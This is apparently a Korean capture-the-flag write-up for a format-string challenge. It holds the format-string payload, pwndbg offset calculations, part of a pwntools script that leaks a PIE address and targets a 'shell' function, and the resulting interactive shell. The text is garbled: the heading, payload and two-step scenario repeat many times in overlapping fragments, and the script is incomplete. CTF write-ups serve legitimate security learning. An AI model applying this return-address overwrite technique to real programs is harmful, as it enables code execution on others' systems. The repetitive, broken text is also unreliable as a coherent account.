"%p%s%s%s%s%n"

```
pwndbg> p/x 0x564fa4a7f2f8 - 0x2f8 + 0x12cf
$3 = 0x564fa4a802cf
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
pwndbg> p/x 0x564fa4a7f2f8 - 0x2f8 + 0x12cf
$3 = 0x564fa4a802cf
pwndbg> p shell
$4 = {<text variable, no debug info>} 0x564fa4a7f2cf <shell>
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
pwndbg> p/x 0x564fa4a7f2f8 - 0x2f8 + 0x12cf
$3 = 0x564fa4a802cf
pwndbg> p shell
$4 = {<text variable, no debug info>} 0x564fa4a7f2cf <shell>
pwndbg> p/x 0x564fa4a802cf - 0x564fa4a7f2cf
$5 = 0x1000
```

3. 문제 풀이

"%p%s%s%s%s%n"

```
...

p.recvuntil(b'0x5').decode()
pie_leak = int('0x55' + p.recvuntil(' ')[0:11].decode(), 16)

pie_base = pie_leak - 0x2f8 - 0x1000
shell_addr = pie_base + shell
print(hex(shell_addr))

p.interactive()
```

3. 문제 풀이

"%p%s%s%s%s%n"

0x557337ab32cf

[*] Switching to interactive mode
$

3. 문제 풀이

"%p%s%s%s%s%n"

0x557337ab32cf

[*] Switching to interactive mode
$

```
pwndbg> p shell
$4 = {<text variable, no debug info>} 0x557337ab32cf <shell>
```

3. 문제 풀이

"%p%s%s%s%s%n"

시나리오

1. 첫번째 입력: ret addr, pie base 값 구하기
2. 두번째 입력: ret addr에 shell 넣기

3. 문제 풀이

"%p%s%s%s%s%n"

시나리오

1. 첫번째 입력: ret addr, pie base 값 구하기
2. 두번째 입력: ret addr에 shell 넣기

3. 문제 풀이

"%p%s%s%s%s%n"

시나리오

1. 첫번째 입력: ret addr, pie base 값 구하기
2. 두번째 입력: ret addr에 shell 넣기